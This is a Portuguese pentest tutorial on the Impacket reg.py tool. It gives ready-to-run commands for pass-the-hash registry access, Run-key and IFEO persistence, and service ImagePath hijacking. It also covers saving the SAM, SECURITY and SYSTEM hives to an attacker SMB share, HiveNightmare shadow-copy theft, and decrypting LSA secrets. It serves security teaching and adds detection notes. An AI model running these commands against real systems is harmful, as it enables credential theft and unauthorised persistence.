
reg.py: Todas as chaves de registro para testes de penetração e Active Directory

Impacket reg.py: Consulta, adiciona, exclui, salva e faz backup do registro remoto do Windows via SMB/MS-RRP. Chaves SAM, LSA, WDigest, RDP e WinRM para testes de intrusão e reforço de segurança.
- Publicado em 04/07/2026
- Tempo de leitura: 26 minutos
reg.py Impacket: O Guia Completo para Registro Remoto em Testes de Penetração 2026 #
O registro do Windows não é apenas uma configuração: é um verdadeiro tesouro de credenciais, backdoors e informações de persistência. O reg.py , um script do pacote Impacket , permite ler e gravar o registro de uma máquina Windows remotamente, sem a necessidade de RDP ou um shell interativo, utilizando a interface MS-RRP (Remote Registry Protocol) via SMB.
Este guia está organizado em blocos lógicos: primeiro, os conceitos básicos da ferramenta e do registro; em seguida, credenciais; depois, persistência; em seguida, escalonamento de privilégios; depois, perícia forense/DFIR; e, finalmente, detecção, reforço de segurança e o guia de consulta rápida.
1. As seções do registro: HKLM, HKCU, HKU, HKCR, HKCC #
Antes de usar qualquer ferramenta de registro, você precisa entender o que são hives de nível superior. São diferentes raízes lógicas, cada uma com uma finalidade específica, e entender a diferença entre elas depende de onde você procura por credenciais ou configurações vulneráveis.
| Colméia | Nome estendido | O que contém | Relevância do teste de penetração |
|---|---|---|---|
| HKLM | HKEY_LOCAL_MACHINE | Configuração em nível de máquina: hardware, drivers, serviços, políticas globais, SAM/SEGURANÇA/SISTEMA | Máximo — é aqui que ficam os repositórios de credenciais e as configurações de segurança global. |
| Hkcu | HKEY_CURRENT_USER | Configurando o usuário atualmente conectado à sessão na qual o comando é executado. | Alto — Execução automática do usuário, histórico recente de RDP, credenciais salvas em aplicativos |
| HKU | HKEY_USERS | Contém os perfis de TODOS os usuários que fizeram login na máquina, cada um como uma subchave com seu próprio SID. | Alta em pós-exploração — você pode ler o HKCU de outros usuários mesmo que eles não estejam logados no momento, iterando sobre o HKU. |
| Hong Kong | HKEY_CLASSES_ROOT | Associações de arquivos, ProgID, informações COM/OLE — na verdade, é uma visão unificada de HKLM\Software\Classes e HKCU\Software\Classes | Mídia — relevante para sequestro de COM e sequestro de DLL via associações |
| CCI de Hong Kong | HKEY_CURRENT_CONFIG | Perfil de hardware atual, ponteiro para uma subchave HKLM\SYSTEM\CurrentControlSet\Hardware Profiles | Baixo — quase nunca ofensivamente relevante |
Ponto fundamental a ter em mente: HKCU é simplesmente um espelho da subchave HKU para o SID do usuário atual.Ao conectar-se remotamente com o reg.py usando as credenciais de um usuário, você está vendo o HKCU de esse usuário, não necessariamente aquele que está conectado interativamente no console. Se você quiser ler o perfil de outro usuário que não seja aquele com o qual você está autenticado, você deve passar por HKU\<SID-utente> em vez de para HKCU.
# Elenca i SID caricati (= utenti con profilo attivo) sotto HKU
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKU -s
Isso é crucial na fase pós-exploração: se você comprometeu uma máquina onde vários usuários estão conectados, o HKU lhe dá acesso a todos os seus HKCUs sem que você precise se passar por nenhum deles.
Exemplo prático: uma vez que você tenha o SID de outro usuário (de query -keyName HKU -s, ou de um lookupsid/whoami /user (feito em outra etapa), você consulta esse perfil diretamente — mesmo via IPv6 e pass-the-hash, como é típico para uma máquina HTB:
reg.py htb.local/henry.vinson@dead:beef::b885:d62a:d679:573f -hashes :e53d87d42adaa3ca32bdb34a876cbffb query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1105' -sO SID S-1-5-21-...-1105 Trata-se de um RID personalizado (>1000), portanto, um usuário de domínio real, não uma conta de serviço integrada. Com -s A recursão nessa chave obtém todo o HKCU desse usuário de uma só vez — chaves de execução, sessões do PuTTY, RunMRU, servidores RDP, tudo o que foi mencionado nas seções acima, mas referindo-se a ele.
Combinação de fluxo de trabalho: lookupsid.py + reg.py -s — o padrão a ser sempre usado #
Este é o fluxo de trabalho mais útil na prática, quando você tem as credenciais de domínio, mas ainda não sabe quem mais está instalado na máquina ou quais perfis são de interesse.
1. Enumere todos os usuários/RIDs do domínio com lookupsid.py (Impacket):
lookupsid.py htb.local/henry.vinson:password@10.10.10.5Resultado típico:
[*] Domain SID is: S-1-5-21-2993095098-2100462451-206186470
498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HTB\Administrator (SidTypeUser)
1105: HTB\henry.vinson (SidTypeUser)
1106: HTB\altro.utente (SidTypeUser)
Ele fornece o SID completo de cada usuário no domínio, sem que você precise adivinhar nada.
2. Obtenha o SID completo (domínio + RID) e consulte diretamente a HKU com -s:
reg.py htb.local/henry.vinson@10.10.10.5 -hashes :HASH query -keyName 'HKU\S-1-5-21-2993095098-2100462451-206186470-1106' -sO ponto principal: você não precisa saber com antecedência. onde Algo interessante foi encontrado no perfil desse usuário. -s Ele baixa tudo recursivamente — chaves de execução, credenciais de aplicativos, PuTTY, servidores RDP, tudo — e você lê a saída procurando por padrões conhecidos (password, pwd(nomes de aplicativos personalizados). É por isso que essa combinação é o primeiro passo a ser tomado assim que você tiver uma lista de SIDs: primeiro você enumera quem existe e, em seguida, baixa tudo o que eles têm no HKU sem ter que se preocupar em adivinhar a chave correta.
Nota: HKU apenas exibe perfis carregado (usuários que já fizeram login pelo menos uma vez e cujo hive ainda está montado). Se um usuário existe no domínio, mas nunca fez login nessa máquina específica, seu SID não aparece em HKU — nesse caso, você precisa
reg loadna suaNTUSER.DATVisualização detalhada offline abaixo.
Ler HKCU de um usuário NÃO autenticado — reg load #
A HKU dá acesso apenas a perfis. atualmente carregado (Usuários conectados no momento). Se outro usuário existir na máquina, mas não estiver conectado, seu perfil não aparecerá em HKU — mas o arquivo NTUSER.DAT Ele ainda existe no disco. Com privilégios suficientes (administrador local ou SeRestorePrivilegeVocê pode montá-lo você mesmo em uma chave temporária e lê-lo como se estivesse online.
reg load HKU\temp_utente C:\Users\vittima\NTUSER.DATDesde aquele tempo HKU\temp_utente É navegável exatamente como uma HKCU normal — mesmas teclas de execução, mesmas sessões do PuTTY, mesmo RunMRU, mesmos servidores RDP como acima, mas para um usuário que nunca fez login enquanto você estava conectado.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKU\temp_utente\Software\Microsoft\Windows\CurrentVersion\Run" -sAo terminar, sempre descarregue o hive : se ele permanecer montado, na próxima vez que o usuário fizer login, o Windows não encontrará o perfil livre e atribuirá um perfil temporário (o usuário perceberá isso imediatamente, e esse é um erro a ser evitado em um teste de penetração).
reg unload HKU\temp_utenteSe
reg unloadSe a operação falhar com a mensagem "acesso negado", geralmente é porque um processo ainda possui um identificador aberto para o diretório (por exemplo, o Explorador de Arquivos ou o PowerShell com essa chave como diretório de trabalho). Feche todas as sessões que estão fazendo referência a ele e tente novamente.
A mesma técnica funciona para ler o perfil padrão (o modelo usado para cada novo usuário criado na máquina — útil para entender quais configurações/execuções automáticas são herdadas por contas futuras):
reg load HKU\default_profile C:\Users\Default\NTUSER.DATOnde as colmeias residem fisicamente no disco. #
Os registros do sistema (hives) não existem apenas na memória: eles são armazenados em disco como arquivos. Saber disso é útil para extração offline (por exemplo, a partir de uma imagem forense ou backup).
C:\Windows\System32\config\SAM
C:\Windows\System32\config\SYSTEM
C:\Windows\System32\config\SECURITY
C:\Windows\System32\config\SOFTWARE
C:\Users\<utente>\NTUSER.DAT          <- corrisponde a HKCU di quell'utente
C:\Users\<utente>\AppData\Local\Microsoft\Windows\UsrClass.dat  <- HKCU\Software\Classes, contiene le ShellBags
2. Como funciona o reg.py #
O reg.py se conecta ao alvo via SMB (porta 445) e se comunica com o serviço. Registro remoto através da interface RPC [MS-RRP] — o mesmo protocolo que ele usa reg.exe No Windows, mas controlado remotamente com credenciais válidas (senha, hash NTLM ou ticket Kerberos).
Se o serviço de Registro Remoto estiver desativado, o Impacket o inicia automaticamente para a operação e o restaura ao seu estado original após a conclusão. Esse comportamento é importante para entender tanto do ponto de vista ofensivo (é silencioso, mas ainda gera eventos) quanto defensivo (o serviço nunca deve aparecer como "iniciado recentemente" sem motivo).
Requisitos para utilizá-lo #
- Acesso SMB à porta de destino 445
- Credenciais válidas: usuário administrador local, usuário de domínio com privilégios ou hash NTLM para ataque "pass-the-hash".
- Para ler colmeias protegidas como SAM/SECURITY: privilégio
SeBackupPrivilegeou associação a um grupo Operadores de backup, além das permissões de administrador local
Sintaxe básica e autenticação #
reg.py [dominio/]utente[:password]@target <azione> [opzioni]Autenticação por senha:
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWAREA autenticação por hash NTLM (pass-the-hash) é útil quando você não possui a senha em texto claro, mas apenas o hash extraído, por exemplo, com o secretsdump :
reg.py -hashes aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c CORP/admin@10.10.10.5 query -keyName HKLM\\SYSTEMAutenticação Kerberos (passagem do ticket), ao trabalhar com um ticket já obtido (por exemplo, do Rubeus ):
reg.py -k -no-pass CORP/admin@dc01.corp.local query -keyName HKLM\\SAM3. As 5 ações do reg.py #
O reg.py expõe cinco subcomandos. Cada um corresponde a uma fase diferente de um teste de penetração ou CTF: primeiro ler (consultar), depois, opcionalmente, escrever para demonstrar o impacto (adicionar), limpar (excluir) ou extrair dados para análise offline (salvar/fazer backup).
consulta — ler chaves e valores #
query Lista as subchaves e os valores de uma chave específica. Esta é a ação que você usa em 90% dos casos: enumeração, reconhecimento e pesquisa de credenciais.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run -sA bandeira -s (subkeys) torna a consulta recursiva — muito útil para enumerar hierarquias inteiras de uma só vez, como todas as chaves de execução automática em CurrentVersion, em vez de questioná-los um por um.
Em um CTF/pentest, você pode usar consultas para:
| Objetivo | Comando |
|---|---|
| Leia um único valor preciso. | query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -v DefaultPassword |
| Enumere uma ramificação inteira (execução automática, serviços, perfis de usuário) | query -keyName "HKLM\SYSTEM\CurrentControlSet\Services" -s |
| Verifique se alguma medida de mitigação está ativa antes de planejar um ataque (por exemplo, executar o RunAsPPL antes de um despejo de LSASS). | query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" |
| Leia o perfil de outro usuário conectado através do seu SID. | query -keyName "HKU\<SID>" -s |
Se query retornos ERROR_FILE_NOT_FOUND, é quase sempre um problema de caminho (hive errado, barra invertida dupla do shell ou redirecionamento WOW64 — veja a seção 4), e não um verdadeiro erro de permissões.
adicionar — escrever ou modificar um valor #
add Cria um novo valor ou sobrescreve um existente. O tipo deve sempre ser especificado com -vt (REG_SZ, REG_DWORD, REG_BINARY, REG_EXPAND_SZ, REG_MULTI_SZ) e os dados com -vd.
Em um CTF/pentest, você pode usar o seguinte:
| Objetivo | Comando |
|---|---|
| Defina a persistência no login do usuário (chave Executar) | add -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater -vt REG_SZ -vd "C:\Users\vittima\update.exe" |
| Desative uma proteção para demonstrar seu impacto (por exemplo, RestrictedAdmin para pass-the-hash via RDP). | add -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v DisableRestrictedAdmin -vt REG_DWORD -vd 1 |
| Habilitar a remoção do filtro de tokens para movimentação lateral com administradores locais. | add -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -v LocalAccountTokenFilterPolicy -vt REG_DWORD -vd 1 |
| Sequestrar um binário de acessibilidade para obter privilégios de SISTEMA na tela de login (IFEO) | add -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" -v Debugger -vt REG_SZ -vd "C:\Windows\System32\cmd.exe" |
Sequestrar oImagePath de um serviço com ACLs fracas (privesc — seção 8.3) | add -keyName "HKLM\SYSTEM\CurrentControlSet\Services\NomeServizio" -v ImagePath -vt REG_EXPAND_SZ -vd "C:\Users\Public\shell.exe" |
Cada add Feita durante um teste, trata-se de uma modificação real no sistema: deve sempre ser documentada e restaurada ao final da atividade (ver lista de verificação final).
excluir — remover chaves ou valores #
delete Remove um valor ou uma subchave inteira. É útil tanto para ataque (eliminando rastros) quanto para defesa (limpando um host comprometido).
Em um CTF/pentest, você pode usar o comando delete para:
| Objetivo | Comando |
|---|---|
Restaurar uma chave modificada com add ao final do teste (antiforense/higiene) | delete -keyName "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v Updater |
| Desative temporariamente uma proteção para verificar se ela está realmente bloqueando um ataque (teste A/B). | delete -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" -v RunAsPPL |
| Remover de um host uma persistência maliciosa encontrada durante uma resposta a incidentes (perspectiva da equipe azul). | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -v EvilPersistence |
| Remover toda uma subchave criada para um teste (por exemplo, uma entrada IFEO) | delete -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe" |
delete sem -v Exclui toda a chave especificada e tudo o que ela contém — tenha cuidado para não ser muito genérico quanto ao caminho.
Salvar — exportar uma única chave/grupo para um arquivo #
save Grava no disco de destino uma cópia de uma chave (normalmente um hive inteiro) no formato .save, que pode então ser recuperada através de um compartilhamento SMB que você abre a partir da máquina atacante.
Em um CTF/pentest, você pode usar a opção "Salvar em":
| Objetivo | Comando |
|---|---|
| Extrair SAM para quebra offline de hashes locais | save -keyName 'HKLM\SAM' -o '\\10.10.14.5\share\SAM.save' |
| Extrair SEGURANÇA para Segredos LSA e DCC2 | save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save' |
| Extrair SYSTEM (sempre usado em conjunto com SAM/SECURITY para descriptografá-los) | save -keyName 'HKLM\SYSTEM' -o '\\10.10.14.5\share\SYSTEM.save' |
| Exporte o repositório de um usuário específico para análise offline. | save -keyName 'HKU\<SID>' -o '\\10.10.14.5\share\NTUSER.save' |
Antes do lançamento save Para acessar um compartilhamento remoto, é necessário que o atacante tenha um ouvinte SMB ativo — normalmente smbserver.py por Impacket (smbserver.py share /tmp/loot -smb2support).
Backup — Despejo rápido de SAM, SISTEMA e SEGURANÇA #
backup É um comando especial, um atalho para o caso de uso mais comum: extrair em uma única chamada as três hives necessárias para um despejo completo de credenciais locais e segredos LSA.
reg.py CORP/admin:Password123@10.10.10.5 backup -o '\\10.10.14.5\share'É equivalente a lançar três save conexões separadas (SAM, SISTEMA, SEGURANÇA), mas com um único comando e uma única rodada de autenticação — menos ruído do que três conexões separadas. Após o backup, a próxima etapa é sempre secretsdump.py modo LOCAL em arquivos baixados (consulte a seção 6.4).
4. WOW64 — o redirecionamento de registro que confunde todo mundo #
Em sistemas Windows de 64 bits, um processo de 32 bits não enxerga o mesmo registro que um processo de 64 bits. Esse comportamento é chamado de Redirecionador de Registro e é a principal causa de consultas "nada encontrado" durante testes de penetração — um erro comum até mesmo entre pentesters experientes.
Como funciona o redirecionamento #
Quando um processo de 32 bits tenta ler/escrever em HKLM\SOFTWAREO Windows intercepta silenciosamente e redireciona para:
HKLM\SOFTWARE\Wow6432NodeO processo de 32 bits não percebe: ele pensa que está lendo HKLM\SOFTWARE normal, mas fisicamente os dados residem na subchave Wow6432NodeUm processo de 64 bits, por sua vez, vê o real. HKLM\SOFTWARE, sem redirecionamento.
Por que isso é importante em um teste de penetração? #
Se você estiver enumerando uma máquina usando uma ferramenta de 32 bits (um script Python compilado em 32 bits, um binário legado) e procurar por uma chave de software que você sabe que está presente, pode não encontrá-la — simplesmente porque está olhando na perspectiva errada. Por outro lado, se um malware ou payload for executado em 32 bits em um host de 64 bits, sua persistência por meio da chave Run será afetada. Wow6432Node, não está no caminho "normal": um detalhe a ser sempre verificado ao enumerar as chaves de execução automática.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run"Chaves compartilhadas (não redirecionadas) #
Nem tudo é redirecionado. Algumas chaves são compartilhadoExiste apenas uma cópia física, vista de forma idêntica por ambas as arquiteturas. HKLM\SYSTEM (onde residem o SAM, os serviços e as configurações de segurança) está entre eles — e é por isso que o reg.py, que se comunica diretamente com o protocolo MS-RRP, não apresenta o problema de redirecionamento ao trabalhar com essas chaves.
Acesso explícito a uma vista específica #
A partir do PowerShell ou de código, você pode forçar a visualização desejada com parâmetros. KEY_WOW64_64KEY e KEY_WOW64_32KEY, ignorando o redirecionamento automático. A partir da linha de comando, reg.exe O suporte nativo ao mesmo conceito:
:: Forza la lettura della vista a 64 bit anche da un reg.exe a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:64

:: Forza la vista a 32 bit
reg query "HKLM\SOFTWARE\Esempio" /reg:32
Reflexão de registro (somente sistemas legados) #
O Windows XP/Vista/Server 2003/2008 também contava com a Reflexão de Registro : um mecanismo que sincronizava automaticamente um subconjunto de chaves entre as versões de 32 e 64 bits do Vista, para garantir a compatibilidade entre os componentes COM. Esse recurso foi removido a partir do Windows 7 — se você estiver trabalhando em um sistema moderno, não o encontrará, mas é bom saber que ele existiu caso você consulte documentação ou artigos mais antigos.
5. Enumeração geral do sistema via registrador #
Além das chaves de segurança, o registro revela a identidade completa da máquina alvo. Essas consultas são úteis durante o reconhecimento, mesmo antes de considerar a escalada de privilégios ou o despejo de credenciais:
# Versione OS e build
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion"

# Nome macchina
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName"

# Fuso orario (utile per correlare timestamp nei log)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation"

# Interfacce di rete configurate
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces" -s

# Reti a cui la macchina si è connessa (utile per capire il contesto: VPN aziendale, wifi pubbliche, ecc.)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList" -s

# Dispositivi USB storici collegati (utile in forensics e in verifica data-exfil)
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR" -s
6. Credenciais no registro #
Esta é a seção mais crítica para um teste de penetração: todas as fontes de credenciais — diretas ou criptografadas — que residem no registro. Três blocos: credenciais ativas na memória/configuração (6.1-6.3), credenciais offline em hives (6.4-6.6) e credenciais de aplicativos de terceiros (6.7).
Credenciais ativas — Configuração do sistema e memória #
6.1 Limpar Autologon (Winlogon) #
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\WinlogonSe AutoAdminLogon está configurado para 1, a senha geralmente é encontrada em DefaultPassword Em texto simples. O conjunto completo de valores a verificar:
| Valor | Significado |
|---|---|
AutoAdminLogon | 1 = autólogo ativo, 0 = inativo |
DefaultUserName | Usuário utilizado para login automático |
DefaultPassword | Senha em limpar, se o logon automático estiver configurado da maneira clássica |
DefaultDomainName | Domínio de usuário padrão (vazio se for uma conta local) |
AltDefaultDomainName | Domínio alternativo, usado em alguns cenários de múltiplos domínios/legado. |
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"6.2 WDigest — Credenciais em texto não criptografado na memória #
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigestSe UseLogonCredential é em 1O Windows armazena senhas em texto não criptografado na memória LSASS, tornando-as extraíveis com o Mimikatz após serem comprometidas. Verificar isso remotamente com o reg.py permite saber, antes mesmo de obter acesso ao shell, se o alvo é de alto valor para extração de credenciais em texto não criptografado.
6.3 Proteção LSA (RunAsPPL) e Credential Guard #
Antes de agendar um dump do LSASS, é uma boa ideia verificar se o alvo está protegido.
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPLSe esse valor for 1 (o 2 no Windows 11 22H2+ sem bloqueio UEFI), lsass.exe vira como Luz de Processo Protegida (PPL)Nenhum processo desprotegido — nem mesmo um administrador com SeDebugPrivilege —pode abrir sua memória para ler credenciais. Esta é provavelmente a medida mais eficaz contra o Mimikatz. sekurlsa::logonpasswords.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa"Se o valor estiver ausente ou 0, o alvo é vulnerável a um ataque clássico de despejo de memória LSASS.
Um nível ainda mais elevado é o Credential Guard , que se baseia na virtualização:
HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags
Quando ativo, o Credential Guard isola segredos derivados de NTLM/Kerberos em um contêiner baseado em virtualização (VBS), separado do kernel do Windows — um processo. LsaIso.exe O sistema gerencia o acesso, e nem mesmo uma exploração do kernel consegue atingir diretamente as credenciais. LsaCfgFlags a 1 o 2 Indica que o Credential Guard está ativado.
reg.py CORP/admin:Password123@10.10.10.5 query -keyName "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\LsaCfgFlags"Se ativada, a extração direta de hashes de usuário do LSASS é efetivamente bloqueada — sempre verifique esse valor antes de investir totalmente no Mimikatz.
Credenciais offline — Despejo do Hive #
6.4 Segredos do LSA — O que HKLM\SECURITY realmente contém #
HKLM\SECURITY Não se trata de uma única credencial: é um contêiner com múltiplos segredos, cada um criptografado com a chave derivada da chave de inicialização do SISTEMA. O caminho interno onde eles residem é:
HKLM\SECURITY\Policy\Secrets| Nome secreto | O que contém |
|---|---|
_SC_<NomeServizio> | Senha em texto não criptografado da conta sob a qual um serviço do Windows é executado (por exemplo, conta de domínio usada pelo SQL Server, Exchange, agente de backup) |
DPAPI_SYSTEM | Chave mestra para descriptografar dados protegidos por DPAPI em nível de máquina |
DefaultPassword | Senha de login automático em texto simples (duplicada da que já vimos no Winlogon) |
NL$KM | Chave usada para criptografar as credenciais de domínio em cache (veja abaixo) |
$MACHINE.ACC | Senha da conta da máquina, que pode ser usada para autenticar como uma conta de computador no domínio. |
L$_SC_* | Variantes locais de segredos de serviço |
Consulta e despejo:
reg.py CORP/admin:Password123@10.10.10.5 save -keyName 'HKLM\SECURITY' -o '\\10.10.14.5\share\SECURITY.save'secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCALResultado típico:
[*] Dumping LSA Secrets
_SC_MSSQLSERVER:CORP\svc_sql:P@ssw0rd2024!
DPAPI_SYSTEM:01000000...
NL$KM:0a1b2c3d...
O valor _SC_MSSQLSERVER Normalmente, o maior alvo em um teste de penetração é uma senha em texto não criptografado: uma conta de serviço com uma senha em texto não criptografado, frequentemente com privilégios elevados no domínio, pois as contas de serviço raramente alteram suas senhas.
6.5 HiveNightmare/SeriousSAM (CVE-2021-36934) — Despejo de SAM sem privilégios de administrador #
No Windows 10/11 com uma ACL mal configurada, os hives SAM, SYSTEM e SECURITY Eles também podem ser lidos por um usuário. não administrador, por meio de Cópias de Sombra de Volume. Sem reg.py, sem acesso à rede: ele é executado como um shell local com privilégios reduzidos.
1. Verifique se o alvo é vulnerável:
icacls C:\Windows\System32\config\SAMSe aparecer BUILTIN\Users:(I)(RX) (o Everyone), o repositório remoto é legível por qualquer usuário autenticado — este é o indicador de vulnerabilidade.
2. Criar uma Cópia de Sombra de Volume (requer apenas a permissão para criar cópias de sombra, não privilégios de administrador completos):
vssadmin create shadow /for=C:Anote o nome retornado, como por exemplo: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1.
3. Copie as colmeias da cópia sombra:
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SAM C:\Temp\SAM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM C:\Temp\SYSTEM.hive
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SECURITY C:\Temp\SECURITY.hive
4. Extraia os arquivos para sua máquina (compartilhe via SMB, HTTP ou execute diretamente, caso já possua um canal de acesso) e faça o crack offline:
secretsdump.py -sam SAM.hive -system SYSTEM.hive -security SECURITY.hive LOCALFerramenta automática (LOLBin primeiro, depois ferramentas externas): PowerShell puro com vssadmin/copy Como mencionado acima, é suficiente e nativo. Se precisar automatizar, HiveNightmare.exe/ShadowCopy.ps1 Eles executam os mesmos passos de uma só vez, mas não acrescentam nada que já não façam. vssadmin.
Detecção: monitorar eventos vssadmin create shadow não relacionado a backups legítimos (ID de evento Sysmon 1, correspondência na linha de comando); acesso de leitura a \HarddiskVolumeShadowCopy*\Windows\System32\config\SAM Vindo de um processo que não faz parte do sistema, é um forte indicador de comprometimento (IOC). Correção: a KB de julho de 2021 corrige a ACL padrão.
6.6 Credenciais de domínio em cache (DCC/DCC2) #
Quando um laptop da empresa se desconecta da rede, o Windows ainda precisa permitir o login com a conta de domínio. Para isso, ele armazena localmente uma versão criptografada das credenciais: essas são as Credenciais de Domínio em Cache , conhecidas como mscash (v1) ou mscash2/DCC2 (Vista em diante).
HKLM\SECURITY\Cachecom vozes NL$1, NL$2... NL$10 Por padrão, um para cada usuário de domínio que fez login recentemente. A chave NL$KM (visto acima) é usado para decifrá-los.
Ponto crucial: DCC2 não é um hash NTLM . Você não pode usá-lo para ataques de "pass-the-hash" — ele serve apenas para verificação offline de uma senha inserida no login; a única maneira de explorá-lo é quebrá-lo.
secretsdump.py -security ./loot/SECURITY.save -system ./loot/SYSTEM.save LOCAL[*] Dumping cached domain logon information (domain/username:hash)
